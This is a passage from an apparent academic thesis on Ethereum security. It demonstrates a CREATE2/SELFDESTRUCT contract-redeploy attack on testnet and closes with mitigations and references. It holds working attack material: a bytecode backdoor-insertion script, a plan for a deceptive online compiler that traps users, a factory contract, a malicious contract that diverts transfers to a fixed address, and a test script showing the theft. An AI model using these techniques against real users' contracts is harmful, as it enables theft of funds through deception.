13.        //check the pattern that follows the jumpi, we expect PUSH1-DUP1-
        REVERT
14.        if(byteArrayNoInitcode[k+1] == '60' &&
15.          byteArrayNoInitcode[k+3] == '80' &&
16.          byteArrayNoInitcode[k+4] == 'fd'){
17.          //the pattern is found we can replace it
18.          byteArrayNoInitcode[k+1] = '61'
19.          byteArrayNoInitcode[k+2] = addressToJump[0]
20.          byteArrayNoInitcode[k+3] = addressToJump[1]
21.          byteArrayNoInitcode[k+4] = '56'
22.          let finalByteCode =
            (byteArray.slice(0, parseInt(bytecodeOffset[2],16)) +
            byteArrayNoInitcode).replace(/,/g, '')
23.          return finalByteCode
24.        }
25.      }
26.    }
27.  }
28. }
```

Figure 32. Backdoor insertion code

At the end of the script, we simply concatenate the modified init\_code with the new runtime bytecode and we return it.

#### 8.2.6. Test of the script

To test this script, we took the same smart contract we used during the first attack, but we erased the function that contained the SELFDESTRUCT instruction. It can be found in appendix 6. After running the script on the bytecode of the contract, we compared the two runtime bytecodes using Octopus. The result obtained is described in the next figure.




Figure 33. Comparison of the same contract after being processed by the script

The right side of the image is the contract before being modified and the modified version is on the left. We see that the script is working as intended, if the jump is not taken, in other words, if we send ethers to this function, we are going to jump to a self-destruct instead of reverting the transaction. To know which function has to be called, we just have to look at the value pushed by the dispatcher. In this case, we need to send a transaction, using the function selector “0x8da5cb5b” and set the value field to a value greater than 0. This can be done inside the console of browser if an extension like metamask is installed. In particular, the following command allows this:

```
“web3.eth.sendTransaction({from:"your address", to:"contract_address", value: 1,
data:"0x8da5cb5b"}, function(error, result) { if(error){ console.log("error")} else{ console.log(result);
}})”
```

### 8.3. Website development

Once we have a way to create a backdoor and to insert it in a smart contract bytecode, we need to find a way to trap users. We choose to develop a website based on the same idea as remix [19]. All source code is available in a Github repository [20]. We can imagine advertising it like a new online compiler that allows optimization, for example. The website design is not really developed at this time, but this is only a prototype. The following figure shows the current layout of the website.




Figure 34. Website layout

Basically, we enable users to develop their contract, to compile and to deploy them. The idea is also to keep track of deployed contracts. We currently only store addresses of contracts, we could improve this by also storing the ABI to be able to know which contracts are deployed where. The console area allows users to see result of operation and to type commands that are then executed (for example a transaction using web3). What going on in reality is that the compiler on the server sides also runs the script seen before and sends back the modify bytecode. The deployment is done through a factory contract that can be found in appendix 7. The factory contract needs to deploy the contract two times. The first one is done through a simple create, and the second one is using the first attack we developed to clone the contract deployed and to redeploy it with CREATE2.



#### 8.4. Test of the attack

To test this attack, we are going to use a simple contract that will contain two functions, the function `renderHelloWorld` will simply return the string 'helloWorld' and the second function `transferMoney` will transfer money to an address passed in parameters. The contract can be found in appendix 8.

The first thing to do in to deploy the contract:

Online ethereum IDE

Contract code

```
contract helloWorld {  
  function renderHelloWorld () public pure returns (string memory) {  
    return 'helloWorld';  
  }  
  
  function tranferMoney(address payable dest) public payable {  
    dest.transfer(msg.value);  
  }  
}
```

Console :

```
> Compilation done.  
> transaction pending ...  
> transaction hash : 0x2f94f483768c83b9dcd781c06185e2dfc4220a4ef4d63afb6d52570278eaf8c7  
> transaction 0x2f94f483768c83b9dcd781c06185e2dfc4220a4ef4d63afb6d52570278eaf8c7 has been successfully mined.  
> you have contracts at the following addresses :  
> 0x8fdcfca82fa3e41f7aba5df65dbade9597fc7b20
```

Figure 35. deployment of a contract from the website

Now we will execute the function `renderHelloWorld`:

### Console :

```
> let contract_abi_ = [{ "constant": true, "inputs": [], "name": "renderHelloWorld", "outputs": [{"name": "", "type": "string"}], "payable": false, "stateMutability": "pure", "type": "function" }]
> undefined

> let hello_world_ = web3.eth.contract(contract_abi_).at("0x8fdcfca82fa3e41f7aba5df65dbade9597fc7b20")
> undefined

> hello_world_.renderHelloWorld({from: web3.eth.accounts[0]}, function(error,result){if(!error){_log(result)}})
> undefined

> helloWorld
```

Figure 36. function execution from the website

It is working as expected as it returns the correct string. Now we are going to send ethers to the function `renderHelloWorld`, and this should destruct the contract.

### Console :

[illegible]

Figure 37. Contract destruction using the backdoor.

As we can see in the above screenshot, we retrieved the bytecode at the address of the contract. After that, we send a transaction with ethers to the renderHelloWorld function. When we retrieved the bytecode from the same address the second time, nothing is return. It means that the contract has been destructed.

We can also confirm it by looking at the transaction in Etherscan:

Overview

Internal Transactions

State Changes

New

[ This is a Ropsten Testnet Transaction Only ]

Transaction Hash:

0x7cb35026e8d63e7eb87a125da49df740daf55f10a24e6129edceb5c8aed9137c

Status:

Success

Block:

6027980

2 Block Confirmations

Timestamp:

59 secs ago (Jul-20-2019 07:21:01 PM +UTC)

From:

0x0c17c7309a11b1296c5124d4c87cdf29a9afaa1e

To:

Contract 0x8fdcfca82fa3e41f7aba5df65dbade9597fc7b20

✓

TRANSFER 10 wei From 0x8fdcfca82fa3e41f7aba5... To 0x0c17c7309a11b1296c5...

SELF DESTRUCT Contract 0x8fdcfca82fa3e41f7aba5...

Value:

10 wei (\$0.00)

Transaction Fee:

0.00013191 Ether (\$0.000000)

Click to see More

Figure 38. Backdoor transaction on Etherscan

We clearly see the SELFDESTRUCT call from this view.

Now we are going to deploy another contract at the same address using the attack seen in chapter 8. We are going to set the address variable in the factory to the address of the desired contract. Then we call the deploy function of the factory with the same salt that the original owner used to deploy the old contract. This value can be retrieved because the contract stores it in a map with the address of the person that used it. We need to find the transaction that deployed the old contract, which is pretty easy with Etherscan:

Txn Hash	Block	Age	From	To	Value
0x2f94f483768c83b...	6027850	37 mins ago	0x0c17c7309a11b1...	<span>IN</span> 0x438e0f0328e5aeb...	0 Ether
0x2cb8958ea941f42...	6027847	39 mins ago	0x0c17c7309a11b1...	<span>IN</span> Contract Creation	0 Ether

Figure 39. Transactions done on the factory contract on Etherscan

After that, we can call the mapping variable with the address that deployed a contract:

## Console :

```
> undefined

> 0x

> let factory_abi = [{"constant": false,"inputs": [{"name": "salt","type": "uint256"}],"name": "deploy","outputs": [{"name": "", "type": "address"}],"payable": false,"stateMutability":
"", "type": "uint256"}],"payable": false,"stateMutability": "view","type": "function"}, {"constant": false,"inputs": [{"name": "_contractAddress","type": "address"}],"name": "setAddr

> undefined

> let factory = web3.eth.contract(factory_abi).at("0x438e0f0328e5aeb5a44621bf26084e046ad6aa2f")

> undefined

> factory.salts("0x0c17C7309A11b1296C5124d4C87cdF29A9aFAA1e",0, {from: web3.eth.accounts[0]}, function(error, result){_log(JSON.stringify(result.c))})

> undefined

> [1]
```

Figure 40. Salt retrieving from the factory contract

Now we know that the address which deployed the contract did it with 1 as salt value. If we got several results, we just have to try all salts by calculating their hash with the factory contract address and the init code used.

The only thing that we have to do now is to deploy the new contract:

## Console :

```
> factory.setAddress("0x3181a9022baea8cfc661a46f2c4c5e9bd382aaa0", {from: web3.eth.accounts[0]}, function(error, result){_log(result)})
> undefined
> 0xe20b4e58e5634405f22dbeed0a8584661301cf4140a00a886067c7c26aa47e92
> factory.deploy(1, {from: web3.eth.accounts[0]}, function(error, result){_log(result)})
> undefined
> 0x44ad888b880f4d4a3ca69dadd50152a31451a74e2a1fac1654c4792980bfb4e
> hello_world__renderHelloWorld({from: web3.eth.accounts[0]}, function(error,result){if(error){_log(result)}})
> undefined
> You have been hacked
```

Figure 41. Execution of the function after redeployment of the contract

We see that we set the address to a new contract, that contains the same selectors, so people think their contracts are still available. After deploying it, we call again the function `renderHelloWorld`, which now return another string, in that case 'you have been hacked'. Finally, if we check on Etherscan the address of the contract, we are informed that the contract has been redeployed:

[illegible]

Figure 42. View of the redeploy contract on Etherscan

### 8.5. Mitigation of the attack

This attack target mostly average users that will not suspect such behavior to be possible. There is no direct mitigation to these kinds of attacks, which are comparable to phishing attack, for example. These kinds of attacks only take advantage of the user's naivety. They are some way to detect it though:

- By compiling the code on a different platform (or directly on our computer), we can compare the bytecodes and see differences.
- Before each call to our newly deployed contract, we could also check his signature and detect if it has been corrupted.

These methods are not easy or efficient, the first one supposed that we know how to reverse a bytecode, as seeing differences could only be the result of different compiler version or optimization options. The second one is easier to apply, but once your contract has been corrupted, you have already lost all the ethers that it possessed, so this method detect the attack a little bit too late. Lastly, a good method is to analyze the factory that deploys contract itself, but again, this need reversing skills that people do not necessarily have as the factory is already in the blockchain.

### 8.6. Current limitations of the attack

The script that we developed is searching for specific pattern, that may not be the same in every contract. For example, all the jump offset was pushed on the stack with a PUSH2 instruction, but if a contract bytecode is long enough, it may be possible that these values would be pushed with another instruction (probably PUSH3 or PUSH4). Though, this would require a bytecode longer than 65KB which is quite big. We could improve this attack by developing multiple scripts that will be selected depending on the size of the bytecode passed in parameter.

## 9. Secure way to use create2

We have seen how to perform attack using the CREATE2 opcode. It is also interesting to investigate secure way of using it. We found 2 methods to do it. The first one is to keep track of address where contract already been deployed and to avoid redeploying another one at the same address. This would solve the problem, but it would be very inefficient, as this instruction had been introduced to lighten up the blockchain and storing data for each deployed contract will likely have the opposite effect.

The second method is to make sure that two different people are unable to deploy contracts at the same address, this can be done by fixing the first 20 bytes of the salts with the value of the sender of the transaction. This has been proposed by Oage [21]. This solution seems really good as it ensures that nobody can redeploy your contract.

They are situations where the create2 instructions are very useful, and developing secure factory is important. For example, Oage shows in [22] possible use case of the CREATE2 instruction. The idea is to deploy a contract to run specific bytecode and destruct it right after.

## 10. Conclusion

Ethereum is constantly evolving and new attack vectors appear with these evolutions. Most of the time, attacks use the unawareness of users to trap them. The create2 attack is not the first one that took advantage of the potential upgradability of smart contract. The proxies also allow these kinds of attacks in the past (an example is shown in [23]). It is important to know that Ethereum is growing faster and faster, with more and more new users on it. The only way to secure the network is then to educate these new users as much as it is possible.

This constant evolution will also create scaling problems in the near future that the launch of the serenity hard fork will likely resolve. Serenity will introduce a sharding mechanism in the blockchain, that will allow the nodes to avoid having to run all transactions. It will also introduce the Ethereum web assembly, which will replace the actual Ethereum virtual machine, and allows the creation of smart contract from a lot of different programming languages (and not only in solidity as it is the case currently). This new way of dealing with smart contract will need to be deeply studied as it could lead to new vulnerabilities. Being able to develop contracts with other programming languages will also possibly bring new pattern of high-level attacks that will need to be audited. Lastly, the proof of stake will replace the proof of work, that will likely remove the need of miner in the process and will make Ethereum more ecology friendly. This thesis showed the analysis of flaws in the design of Ethereum, and we can say that there is still a lot of security work to do in Ethereum in the future.

## 11. References

- [1] Ethereum community, "What is Ethereum ?", 10 february 2017. [Online]. Available: <http://www.ethdocs.org/en/latest/introduction/what-is-ethereum.html>. [Accessed 29 march 2019].
- [2] V. Buterin, "White Paper," 4 May 2019. [Online]. Available: <https://github.com/ethereum/wiki/wiki/White-Paper>. [Accessed 08 June 2019].
- [3] G. Wood and N. Savers, "ETHEREUM: A SECURE DECENTRALISED GENERALISED TRANSACTION LEDGERBYZANTIUM VERSION 3e36772 - 2019-05-12," 13 May 2019. [Online]. Available: <https://ethereum.github.io/yellowpaper/paper.pdf>. [Accessed 08 June 2019].
- [4] Ethereum community, "Proof of Stake FAQ," 20 March 2019. [Online]. Available: <https://github.com/ethereum/wiki/wiki/Proof-of-Stake-FAQ>. [Accessed 02 July 2019].
- [5] A. Rosic, "Smart Contracts: The Blockchain Technology That Will Replace Lawyers," 2016. [Online]. Available: <https://blockgeeks.com/guides/smart-contracts/>. [Accessed 08 June 2019].
- [6] K. Tam, "Transactions in Ethereum," 04 December 2018. [Online]. Available: <https://medium.com/coinmonks/transactions-in-ethereum-e85a73068f74>. [Accessed 28 June 2019].
- [7] Etherscan, "Home," 2019. [Online]. Available: <https://etherscan.io/>. [Accessed 24 May 2019].
- [8] B. Bünz, S. Agrawal, M. Zamani and D. Boneh, "Zether: Towards Privacy in a Smart Contract World," 18 May 2019. [Online]. Available: <https://eprint.iacr.org/2019/191.pdf>. [Accessed 02 June 2019].
- [9] V. Buterin, "Ethereum Virtual Machine and Execution Environment Overview," 28 April 2016. [Online]. Available: <https://lists.hyperledger.org/g/tsc/attachment/147/0/hyperledger.pdf>. [Accessed 09 June 2019].
- [10] V. Saini, "Getting Deep Into EVM: How Ethereum Works Backstage," 15 August 2018. [Online]. Available: <https://hackernoon.com/getting-deep-into-evm-how-ethereum-works-backstage-ac7efa1f0015>. [Accessed 2019 July 2019].
- [11] A. Beregszaszi and N. Mushegian, "eip-140.md," 20 September 2018. [Online]. Available: <https://github.com/ethereum/EIPs/blob/master/EIPS/eip-140.md>. [Accessed 17 July 2019].
- [12] C. Reitwiessner, "Smart Contract Security," 10 june 2016. [Online]. Available: <https://blog.ethereum.org/2016/06/10/smart-contract-security/>. [Accessed 5 april 2019].
- [13] pipermerriam, "Ethereum Stack Depth checker," 14 November 2015. [Online]. Available: <https://github.com/pipermerriam/ethereum-stack-depth-lib/commits/master>. [Accessed 04 April 2019].



- [14] V. Buterin, "eip-150.md," 07 June 2019. [Online]. Available: <https://github.com/ethereum/EIPs/blob/master/EIPS/eip-150.md>. [Accessed 18 April 2019].
- [15] "ethstats," [Online]. Available: <https://ethstats.net/>. [Accessed 04 July 2019].
- [16] V. Buterin, "EIP 1014: Skinny CREATE2," 20 april 2018. [Online]. Available: <https://eips.ethereum.org/EIPS/eip-1014>. [Accessed 22 april 2019].
- [17] ethereum community, "RLP," 21 April 2019. [Online]. Available: <https://github.com/ethereum/wiki/wiki/RLP>. [Accessed 02 May 2019].
- [18] Oage, "On Efficient Ethereum Storage," 04 March 2019. [Online]. Available: <https://medium.com/coinmonks/on-efficient-ethereum-storage-c76869591add>. [Accessed 15 May 2019].
- [19] ethereum-community, "Remix IDE," [Online]. Available: <https://remix.ethereum.org/>. [Accessed 20 July 2019].
- [20] K. Olivier, "Ethereum-security-study," 23 July 2019. [Online]. Available: <https://github.com/olivierKopp/Ethereum-security-study>.
- [21] Oage, "CREATE2 Safe Deploy contract on mainnet (prevents the create2 - selfdestruct - create2 attack vector!)," 14 february 2019. [Online]. Available: [https://www.reddit.com/r/ethdev/comments/aqk9d2/create2\\_safe\\_deploy\\_contract\\_on\\_mainnet\\_prevents/](https://www.reddit.com/r/ethdev/comments/aqk9d2/create2_safe_deploy_contract_on_mainnet_prevents/). [Accessed June 15 2019].
- [22] Oage, "On Efficient Ethereum Transactions," 24 June 2019. [Online]. Available: <https://medium.com/coinmonks/on-efficient-ethereum-transactions-introducing-homework-6ae4f21801ed>. [Accessed 16 July 2019].
- [23] P. Palladino, "Malicious backdoors in Ethereum Proxies," 1 June 2018. [Online]. Available: <https://medium.com/nomic-labs-blog/malicious-backdoors-in-ethereum-proxies-62629adf3357>. [Accessed 20 July 2019].
- [24] H. Jameson, "Ethereum Constantinople Upgrade Announcement," 11 January 2019. [Online]. Available: <https://blog.ethereum.org/2019/01/11/ethereum-constantinople-upgrade-announcement/>. [Accessed 02 May 2019].
- [25] J. Carver, "Defend against "Wild Magic" in the next Ethereum upgrade," 13 February 2019. [Online]. Available: <https://medium.com/@jason.carver/defend-against-wild-magic-in-the-next-ethereum-upgrade-b008247839d2>. [Accessed 15 June 2019].
- [26] ethreum community, "Potential security implications of CREATE2? (EIP-1014)," 24 June 2019. [Online]. Available: <https://ethereum-magicians.org/t/potential-security-implications-of-create2-eip-1014/2614/97>. [Accessed 10 July 2019].
- [27] ethereum community, "Create2 EIP vulnerability questions," 09 February 2019. [Online]. Available: [https://www.reddit.com/r/ethereum/comments/aosaly/create2\\_eip\\_vulnerability\\_questions/](https://www.reddit.com/r/ethereum/comments/aosaly/create2_eip_vulnerability_questions/). [Accessed 12 April 2019].

- [28] J. Abramowitz, "Create2: A Tale of Two Optcodes," 13 March 2019. [Online]. Available: <https://hackernoon.com/create2-a-tale-of-two-optcodes-1e9b813418f8>. [Accessed 28 March 2019].
- [29] ethereum community, "Ethereum 2.0 (Serenity) Phases," 2019. [Online]. Available: <https://docs.ethhub.io/ethereum-roadmap/ethereum-2.0/eth-2.0-phases/>. [Accessed 20 July 2019].
- [30] V. Patrick, *BlackAlps 2018: Reversing And Vulnerability Research Of Ethereum Smart Contracts*, 2019.

## 12. Appendix

### 12.1. Factory contract

```
1. pragma solidity >=0.5.6 <0.6.0;
2.
3. contract Factory {
4.     address public contractAddress;
5.     bytes public initCode =
      (hex"60006020816004601C335A6338CC48318752FA5051803B806001600091933C6001F3");
6.
7.     function deployContract(uint256 salt) public returns (address) {
8.         /* solhint-disable no-inline-assembly */
9.         bytes memory _initCode = initCode;
10.        address _contractAddress;
11.        assembly {
12.            let bytecode := add(0x20, _initCode)
13.            let bytecodeSize := mload(_initCode)
14.            _contractAddress := create2(
15.                0,
16.                bytecode,
17.                bytecodeSize,
18.                salt
19.            )
20.        }
21.        contractAddress = _contractAddress;
22.
23.        /* solhint-enable no-inline-assembly */
24.        return _contractAddress;
25.    }
26.
27.    function getAddress() external view returns (address implementation) {
28.        return contractAddress;
29.    }
30.
31.    function setAddress(address _contractAddress) public {
32.        contractAddress = _contractAddress;
33.    }
34. }
```

## 12.2. Legitimate contract

```
1. pragma solidity >=0.5.6 <0.6.0;
2.
3. contract SimpleTransferContract{
4.     mapping(bytes32 => address payable) public address_book;
5.     address payable public owner;
6.
7.     constructor() public {
8.         owner = msg.sender;
9.     }
10.
11.     function addContact(bytes32 contactName, address payable contactAddress)
12.     public returns (bool) {
13.         if(address_book[contactName] !=
14.         0x0000000000000000000000000000000000000000) revert();
15.         address_book[contactName] = contactAddress;
16.         return true;
17.     }
18.
19.     function removeContact(bytes32 contactName) public returns (bool) {
20.         if(address_book[contactName] ==
21.         0x0000000000000000000000000000000000000000) revert();
22.         address_book[contactName] =
23.         0x0000000000000000000000000000000000000000;
24.         return true;
25.     }
26.
27.     function transferMoneyToAddress(address payable dest) public payable {
28.         dest.transfer(msg.value);
29.     }
30.
31.     function transferMoneyToName(bytes32 dest) public payable {
32.         if(address_book[dest] == 0x0000000000000000000000000000000000000000)
33.         revert();
34.         transferMoneyToAddress(address_book[dest]);
35.     }
36.
37.     function closeContract() public {
38.         selfdestruct(owner);
39.     }
40. }
```

### 12.3. Malicious contract

```
1. pragma solidity >=0.5.6 <0.6.0;
2.
3. contract MaliciousTransferContract{
4.     mapping(bytes32 => address payable) public address_book;
5.     address payable public owner;
6.
7.     constructor() public {
8.         owner = 0xd57966526D78525158c69d2c31677D16131593b4;
9.     }
10.
11.    function addContact(bytes32 contactName, address payable contactAddress)
    public returns (bool) {
12.        if(address_book[contactName] !=
0x0000000000000000000000000000000000000000) revert();
13.        address_book[contactName] = contactAddress;
14.        return true;
15.    }
16.
17.    function removeContact(bytes32 contactName) public returns (bool) {
18.        if(address_book[contactName] ==
0x0000000000000000000000000000000000000000) revert();
19.        address_book[contactName] =
0x0000000000000000000000000000000000000000;
20.        return true;
21.    }
22.
23.    function transferMoneyToAddress(address payable dest) public payable {
24.        (0xd57966526D78525158c69d2c31677D16131593b4).transfer(msg.value);
25.    }
26.
27.    function transferMoneyToName(bytes32 dest) public payable {
28.        transferMoneyToAddress(address_book[dest]);
29.    }
30.
31.    function closeContract() public {
32.        selfdestruct(owner);
33.    }
34.
35. }
```

## 12.4. Test script

```

1. const Factory = artifacts.require("Factory")
2. const Legit = artifacts.require("SimpleTransferContract");
3. const Malicious = artifacts.require("MaliciousTransferContract");
4. const truffleAssert = require('truffle-assertions');
5.
6. contract('Factory', (accounts) => {
7.   const [controller, bob, alice, attacker] = accounts
8.   let addressNewContract;
9.   let factoryBase;
10.  let legitBase;
11.  let maliciousBase;
12.  let legitContract;
13.  let balance = [0,0,0]
14.
15.  it("should be possible to deploy a contract from the factory", async () =>
    {
16.      factoryBase = await Factory.deployed()
17.      legitBase = await Legit.deployed()
18.      maliciousBase = await Malicious.deployed()
19.
20.      //check the address of the factory and the two base contract
21.      console.log("factory contract at : " + factoryBase.address)
22.      console.log("legit contract at : " + legitBase.address)
23.      console.log("malicious contract at : " + maliciousBase.address +
        "\n\n")
24.
25.      //check the balance of the three accounts
26.      balance[0] = await web3.eth.getBalance(bob)
27.      balance[1] = await web3.eth.getBalance(alice)
28.      balance[2] = await web3.eth.getBalance(attacker)
29.      console.log("base bob balance : " + balance[0]/1000000000000000000
        + "ETH")
30.      console.log("base alice balance : " +
        balance[1]/1000000000000000000 + "ETH")
31.      console.log("base attacker balance : " +
        balance[2]/1000000000000000000 + "ETH" + "\n\n")
32.
33.      await factoryBase.setAddress(legitBase.address, {from: bob, gas:
        1000000})
34.
35.      addressNewContract = await factoryBase.getAddress.call({from:bob,
        gas: 1000000})
36.      console.log("address of the contract : " + addressNewContract)
37.
38.      await factoryBase.deployContract(0, {from: bob, gas: 1000000})
39.      addressNewContract = await
        factoryBase.contractAddress.call({from:bob})
40.      console.log("address of the legit contract deployed with factory :
        " + addressNewContract)
41.
42.    })
43.    it("should be possible to use the new contract", async () => {
44.      legitContract = await Legit.at(addressNewContract)
45.
46.      //bob use the contract he just deployed
47.      await legitContract.addContact("0x616c696365", alice, {from: bob})
48.      await legitContract.transferMoneyToName("0x616c696365", {from: bob,
        value: 1000000000000000000})
49.
50.      //check the balance of the three accounts
51.      balance[0] = await web3.eth.getBalance(bob)
52.      balance[1] = await web3.eth.getBalance(alice)
53.      balance[2] = await web3.eth.getBalance(attacker)
54.      console.log("base bob after first transfer of 1 ETH from bob to
        alice : " + balance[0]/1000000000000000000 + "ETH")

```

```
55.         console.log("base alice after first transfer of 1 ETH from bob to
    alice : " + balance[1]/1000000000000000000 + "ETH")
56.         console.log("base attacker after first transfer of 1 ETH from bob
    to alice : " + balance[2]/1000000000000000000 + "ETH" + "\n\n")
57.     })
58.     it("should be possible to attack the new contract", async () => {
59.         //we destruct the contract and redeploy a malicious contract at the
    same address
60.         await legitContract.closeContract({from: attacker})
61.         await factoryBase.setAddress(maliciousBase.address, {from:
    attacker})
62.         await factoryBase.deployContract(0, {from: attacker, gas: 1000000})
63.
64.         //check that the newly deploy contract address is the same as the
    previous one
65.         addressNewContract = await
    factoryBase.contractAddress.call({from:attacker})
66.         console.log("address of the malicious contract deployed with
    factory : " + addressNewContract)
67.
68.         //bob use again his contract without noticing that it changed
69.         await legitContract.transferMoneyToName("0x616c696365", {from: bob,
    value: 1000000000000000000})
70.
71.         //check the balance of the three accounts
72.         balance[0] = await web3.eth.getBalance(bob)
73.         balance[1] = await web3.eth.getBalance(alice)
74.         balance[2] = await web3.eth.getBalance(attacker)
75.         console.log("base bob after second transfer of 1 ETH from bob to
    alice : " + balance[0]/1000000000000000000 + "ETH")
76.         console.log("base alice after second transfer of 1 ETH from bob to
    alice : " + balance[1]/1000000000000000000 + "ETH")
77.         console.log("base attacker after balance : " +
    balance[2]/1000000000000000000 + "ETH" + "\n\n")
78.     })
79. })
```

## 12.5. Backdoor insertion script

```
1. function f(bytecode, withdrawAddress){
2.   let OPCODE = ['00', '01', '02', '03', '04', '05', '06', '07', '08',
   '09', '0A', '0B', '10', '11', '12', '13', '14', '15', '16', '17',
   '18', '19', '1A', '20', '30', '31', '32', '33', '34', '35', '36',
   '37', '38', '39', '3A', '3B', '3C', '3D', '3E', '40', '41', '42',
   '43', '44', '45', '50', '51', '52', '53', '54', '55', '56', '57',
   '58', '59', '5A', '5B', '60', '61', '62', '63', '64', '65', '66',
   '67', '68', '69', '6A', '6B', '6C', '6D', '6E', '6F', '70', '71',
   '72', '73', '74', '75', '76', '77', '78', '79', '7A', '7B', '7C',
   '7D', '7E', '7F', '80', '81', '82', '83', '84', '85', '86', '87',
   '88', '89', '8A', '8B', '8C', '8D', '8E', '8F', '90', '91', '92',
   '93', '94', '95', '96', '97', '98', '99', '9A', '9B', '9C', '9D',
   '9E', '9F', 'A0', 'A1', 'A2', 'A3', 'A4', 'B0', 'B1', 'B2', 'B3',
   'B4', 'B5', 'B6', 'B7', 'B8', 'B9', 'BA', 'E1', 'E2', 'E3', 'F0',
   'F1', 'F2', 'F3', 'F4', 'F5', 'FA', 'FB', 'FC', 'FD', 'FF'];
